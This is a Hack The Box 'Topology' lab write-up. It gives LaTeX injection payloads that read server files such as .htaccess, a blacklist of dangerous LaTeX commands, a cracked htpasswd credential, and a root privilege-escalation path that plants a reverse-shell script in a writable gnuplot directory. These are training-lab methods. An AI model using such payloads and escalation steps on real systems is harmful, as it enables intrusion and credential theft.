HTB Topology

Enumeration

`nmap -sC -sV -oA nmap/topology 10.10.11.217`
`gobuster vhost -u http://topology.htb -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt`

Discovery

Endpoints

- `topology.htb`
- `dev.topology.htb`
- `stats.topology.htb`
- `latex.topology.htb`
  - `/equation.php`

Technologies

- Apache/2.4.41

Credentials

- user
  - username: `vdaisley`
  - hashed password: `$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0`
  - password: `calculus20`

Vulnerabilities

- LaTeX Injection on `/equation.php?eqn=` with blacklists:
  - `\input`
  - `\def`
  - `\include`
  - `\immediate`
  - `\loop`
  - `\write18`

Exploitation

Enumeration discovered a `dev` subdomain however it is protected by an credentials. Knowing it is being managed by Apache which suggest a directive called `.htaccess` that governs access to the subdomains.


Quick googling take me to [this](). According to it, the `.htaccess` is being located at `/var/www/your_domain/.htaccess`. though the LaTeX Injection at our disposal can't be use for RCE, we can still do LFI by using the following payload:

```
\newread\file
\openin\file=/var/www/dev/.htaccess
\read\file to\line
\text{\line}
\read\file to\line
\text{\line}
\read\file to\line
\text{\line}
\read\file to\line
\text{\line}
\closein\file
```


or simply

```
$\lstinputlisting{/var/www/dev/.htaccess}$
```

And we're given this as its output:



Thus, we can change the LFI path to `/var/www/dev/.htpasss` to obtain the credential needed.



The password seemed to be hashed, let's use john and a simple `rockyou.txt` to crack it.

```
┌─[192.168.83.128]─[halcyon@parrot]─[~/git/HackTheBox-Solution/Machines/Topology]
└──╼ [★]$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
┌─[192.168.83.128]─[halcyon@parrot]─[~/git/HackTheBox-Solution/Machines/Topology]
└──╼ [★]$ john hash.txt --show
?:calculus20

1 password hash cracked, 0 left
┌─[192.168.83.128]─[halcyon@parrot]─[~/git/HackTheBox-Solution/Machines/Topology]
└──╼ [★]$
```


Upon ssh-ing into the machine, we're met with a `pspy`. This is a binary tool that let's us monitor process, crons or commands that gets executed over time without the need to be root. When runnning it we discover an interesting command being ran periodically and that is `gnuplot`.

```
CMD: UID=0     PID=168505 | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0     PID=168504 | /bin/sh -c /opt/gnuplot/getdata.sh
CMD: UID=0     PID=168503 | gnuplot /opt/gnuplot/loadplot.plt
CMD: UID=0     PID=168502 | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
CMD: UID=0     PID=168501 | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -
exec gnuplot {} \;
```

`gnuplot` is being ran with root permission, moreover it executes any scripts under `/opt/gnuplot/*.plt`, and it turns out we have a write permission to such directory.

```
-bash-5.0$ ls -l /opt/
total 4
drwx-wx-wx 2 root root 4096 Nov  2 10:17 gnuplot
```

taking reference from [exploit-notes]() we can then write a `privesc.plt` into `/opt/gnuplot/` that executes a reverse shell.



Appendix

User Flag: `236f0681a25b4c89a9bb7be1a743ca35`

Root Flag: `6cd5aebe3985d29554995e8eedb33588`